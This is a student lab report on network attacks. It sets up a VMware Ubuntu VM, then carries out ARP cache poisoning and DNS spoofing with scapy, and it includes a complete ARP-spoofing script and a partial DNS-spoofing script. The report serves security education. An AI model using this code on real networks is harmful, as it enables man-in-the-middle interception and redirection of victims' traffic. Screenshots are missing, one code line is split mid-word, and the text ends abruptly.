Lab2

> Student ID: 3190104783
> Name: Ou Yixin
> Date: 2022-03-12


Create a Virtual Machine

The virtual machine software we use is VMWare Workstation Pro on the Windows OS. The selected virtual machine is Ubuntu 20.04. The configuration information is as follows:


It should be noted that the firewall on the host should be turned off and the network adapter option of the virtual machine should be set to bridge mode.

Next, test the network connectivity of the host and the virtual machine.


The WLAN properties on the host are shown in the image below:




The WLAN properties on the virtual machine are shown in the image below:



Test whether the virtual machine can ping the host:




Test whether the host can ping the virtual machine:



ARP Spoofing

In this step, we practice both MAC address sniffing and ARP spoofing.

Before performing the ARP spoofing, the ARP cache on the host is shown in the following figure:




We need to use a python package called scapy. Write a MAC address sniffing and ARP spoofing program, the code is as follows:

```
from scapy.all import *
```


```
def getmac(target_ip):
  arp_p=Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(op=1,pdst=target_ip)
  ans=srp(arp_p,timeout=1,verbose=False)
  return ans[0].res[0][1][1].fields['hwsrc']#返回mac地址

def spoofarpcache(target_ip,target_mac,source_ip):
  spoofed=ARP(op=2,pdst=target_ip,psrc=source_ip,hwdst=target_mac)
  print(spoofed.show())
  send(spoofed,verbose=False)

def restorearp(target_ip,target_mac,source_ip,source_mac):
  packet=ARP(op=2,hwsrc=source_mac,psrc=source_ip,hwdst=target_mac,pdst=target_ip)
  print(packet.show())
  send(packet,verbose=False)
  print("ARP Table restored to normal for",target_ip)

def main():
  target_ip=input("Enter Target IP:")
  gateway_ip=input("Enter Gateway IP:")

  try:
    target_mac=getmac(target_ip)
    print("Target MAC:",target_mac)
  except:
    print("Target machine did not respond ARP broadcast.")
    quit()

  try:
    gateway_mac=getmac(gateway_ip)
    print("Gateway MAC:",gateway_mac)
  except:
    print("Gateway is unreachable.")
    quit()

  try:
    print("Sending spoofed ARP responses.")
    while True:
      spoofarpcache(target_ip,target_mac,gateway_ip)
      spoofarpcache(gateway_ip,gateway_mac,target_ip)
  except:
    print("ARP spoofing stopped.")
    restorearp(gateway_ip,gateway_mac,target_ip,target_mac)
    restorearp(target_ip,target_mac,gateway_ip,gateway_mac)
    quit()

if __name__=="__main__":
  main()
```

Run the program on the virtual machine, and the result is shown in the following figure:



We can observe that the program successfully sniffed the MAC address of the host and gateway.

View the ARP cache on the host again as shown in the following figure:




We find that the MAC address of the gateway has been replaced with 00-0c-29-10-88-a0, which is the MAC address of the virtual machine. At this point, the ARP spoofing is complete.

DNS Spoofing

DNS spoofing needs to be carried out on the basis of ARP spoofing.

Before performing the DNS spoofing, we can now ping Baidu's URL on the host, and the result is as shown below:



It can be observed that the correct address resolved by DNS is 36.152.44.96.

```
import sys
import os
import threading
import signal
from scapy.all import *
from optparse import OptionParser

def quit_fun(i,j):
    print ("\n[+]Execution Finished!\n")
    sys.exit()

def DNS_Spoof(data):
    if data.haslayer(DNS):
        try:
            dns_an=DNSRR(rrname=data[DNS].qd.qname,rdata=jokers)
            repdata=IP(src=data[IP].dst,dst=data[IP].src)/UDP(dport=data[IP].sport,spo
rt=53)
            repdata/=DNS(id=data[DNS].id,qd=data[DNS].qd,qr=1,an=dns_an)
            print ('\nhancker ip :' + jokers + " url : "+data[DNS].qd.qname)
            send(repdata)
        except Exception as e:
            print ('dns spoof error :'+e.message)
            sys.exit(1)


def DNS_S(dns_ip,iface):
    global jokers
    jokers=dns_ip
    print ("DNS spoofing begin!")
    sniff(prn=DNS_Spoof,filter='udp dst port 53',iface=iface)
```

